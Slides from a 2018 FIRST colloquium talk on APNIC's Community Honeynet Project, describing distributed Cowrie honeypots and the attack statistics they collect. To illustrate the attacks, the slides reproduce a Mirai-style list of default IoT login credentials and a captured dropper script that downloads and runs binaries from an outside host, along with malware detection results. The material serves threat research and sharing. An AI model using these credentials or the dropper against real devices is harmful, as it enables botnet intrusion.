# APNIC Community Honeynet Project

Adli Wahid
adli@apnic.net

APNIC

APNIC Community Honeynet Project

- Started in 2015
- Distributed Honeypots*
- Partners mainly in the AP region
- Observe and learn about attacks on the Internet
- Information sharing with APNIC members, CERTs/CSIRTs and Security Community

Learning from Actual Compromise

- Honeypot used – Cowrie

- Emulate login on port 22 (ssh) and port 23 (telnet)

- Present attacker with file system

- Capture commands and allow attacker to download scripts/binaries (payload)

- Demo:
  - https://www.fsck.my/viz/kippo-playlog.php
  - Check out #2 (manual attack) and #19 (automated attack)

APNIC Community HP

Honeypot 1

Honeypot 2

Honeypot 3

Backend

Sharing Portal

APNIC

AP Community

Partners Location

1. Tonga
2. Samoa
3. Malaysia
4. Bhutan
5. Bangladesh
6. Japan
7. Australia

Getting In – Authentication

```
123        // Set up passwords
124        add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);              // root      xc3511
125        add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);                   // root      vizxv
126        add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);                   // root      admin
127        add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);               // admin     admin
128        add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);               // root      888888
129        add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);           // root      xmhdipc
130        add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);           // root      default
131        add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);       // root      juantech
132        add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);               // root      123456
133        add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);                   // root      54321
134        add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5); // support   support
135        add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                       // root      (none)
136        add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);   // admin     password
137        add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);                       // root      root
138        add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);                   // root      12345
139        add_auth_er("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);                          // user      user
140        add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3);                                   // admin     (none)
141        add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3);                       // root      pass
142        add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C\x13\x10\x11\x16", 3); // admin     admin1234
143        add_auth_entry("\x50\x4D\x4D\x56", "\x13\x13\x13\x13", 3);                       // root      1111
144        add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x51\x4F\x41\x43\x46\x4F\x4B\x4C", 3);   // admin     smcadmin
145        add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13", 2);                   // admin     1111
146        add_auth_entry("\x50\x4D\x4D\x56", "\x14\x14\x14\x14\x14\x14", 2);               // root      666666
147        add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51\x55\x4D\x50\x46", 2);       // root      password
148        add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16", 2);                       // root      1234
```

https://training-hq.honeynet.asia:8443

- APNIC46 Network Security Workshop Participants deployed 7 honeypots

Secure | https://training-hq.honeynet.asia

Attack Stats

Attacks in the last 24 hours: **21,077**

TOP 5 Attacker IPs:
1. 🇺🇸 198.98.62.237 (6,336 attacks)
2. 🇷🇺 5.188.87.52 (619 attacks)
3. 🟥 116.31.116.15 (589 attacks)
4. 🇷🇺 5.188.87.51 (540 attacks)
5. 🇷🇺 5.188.87.55 (471 attacks)

TOP 5 Attacked ports:
1. 22 (11,678 times)
2. 23 (9,400 times)

TOP 5 Honey Pots:
1. cowrie (21,078 attacks)

TOP 5 Sensors:
1. training06 (8,431 attacks)
2. training01 (5,268 attacks)
3. training04 (2,208 attacks)
4. training07 (2,025 attacks)
5. training03 (1,850 attacks)

Search or scan a URL, IP address, domain, or file hash

15 engines detected this file

SHA-256	42bfc0f94726f85b10cf6d3e45ece8e4a51bd0d6a6f8f624856ebcb6d797fe7c
File name	37
File size	51.05 KB
Last analysis	2018-09-08 20:48:41 UTC

15 / 59

Detection	Details	Relations	Behavior	Community

Avast	⚠ Other:Malware-gen [Trj]
AVG	⚠ Other:Malware-gen [Trj]
Avira	⚠ LINUX/Mirai.wqrdr
ClamAV	⚠ Unix.Malware.Agent-6670295-0
Cyren	⚠ ELF/Trojan.SBHG-22
DrWeb	⚠ Linux.HideNSeek.20
ESET-NOD32	⚠ a variant of Linux/Mirai.CK

28 engines detected this file

SHA-256	18f46eb021834317a4e27a57c84623e681830f7a8b81c03921de3108e2680b6a
File name	heckz.sh
File size	1.48 KB
Last analysis	2017-08-24 01:46:11 UTC
Community score	-123

28 / 59

Detection   Details   Community 10

Ad-Aware	⚠	Generic.Bash.MiraiA.75A7B7D7
AegisLab	⚠	Troj.Downloader.Shell!c
ALYac	⚠	Generic.Bash.MiraiA.75A7B7D7
Arcabit	⚠	Generic.Bash.MiraiA.75A7B7D7
Avast	⚠	BV:Downloader-JS [Drp]
AVG	⚠	BV:Downloader-JS [Drp]
BitDefender	⚠	Generic.Bash.MiraiA.75A7B7D7
ClamAV	⚠	Unix.Malware.Agent-6334629-0
Comodo	⚠	UnclassifiedMalware
Cyren	⚠	Trojan.RTDT-71
DrWeb	⚠	Linux.DownLoader.275

```bash
#!/bin/bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://142.███.48/mi666;
chmod +x mi666; ./mi666; rm -rf mi666; /bin/busybox wget http://142.███.48/lod.sh;
chmod +x lod.sh; sh lod.sh
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://142.███.48/mipps666;
chmod +x mipps666; ./mipps666; rm -rf mipps666; /bin/busybox wget
http://142.███.48/lod.sh; chmod +x lod.sh; sh lod.sh
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://142.███.48/sh54666;
chmod +x sh54666; ./sh54666; rm -rf sh54666; /bin/busybox wget
http://142.███.48/lod.sh; chmod +x lod.sh; sh lod.sh
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://142.███.48/x88666;
chmod +x x88666; ./x88666; rm -rf x88666; /bin/busybox wget http://142.███.48/lod.sh;
chmod +x lod.sh; sh lod.sh
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://142.███.48/ar1mv6l666;
chmod +x ar1mv6l666; ./ar1mv6l666; rm -rf ar1mv6l666; /bin/busybox wget
http://142.███.48/lod.sh; chmod +x lod.sh; sh lod.sh
```

Data -> Product

- Hard to access fresh data from honeynets

- Hard to **assess and mitigate cyber threats** that manifest by sending malicious traffic outside of the network

- We want to develop **new tools** to advise network operators on **devices that are potentially infected with malware**

- We've been doing **user testing** with mock-ups this week

- "**APNIC Net Health Check**"

Conclusion

- Honeypots are useful for learning about attacks (early warning or research)

- APNIC Community Project
  - Looking for partners to deploy honeypots
  - Collaboration

- Contact: adli@apnic.net

Thank You

- More FIRST.org publications, slides, events, training contents
- https://www.first.org

2018
FIRST
Technical
Colloquium

Noumea, NC
Sep 10, 2018

FiRST
Improving Security Together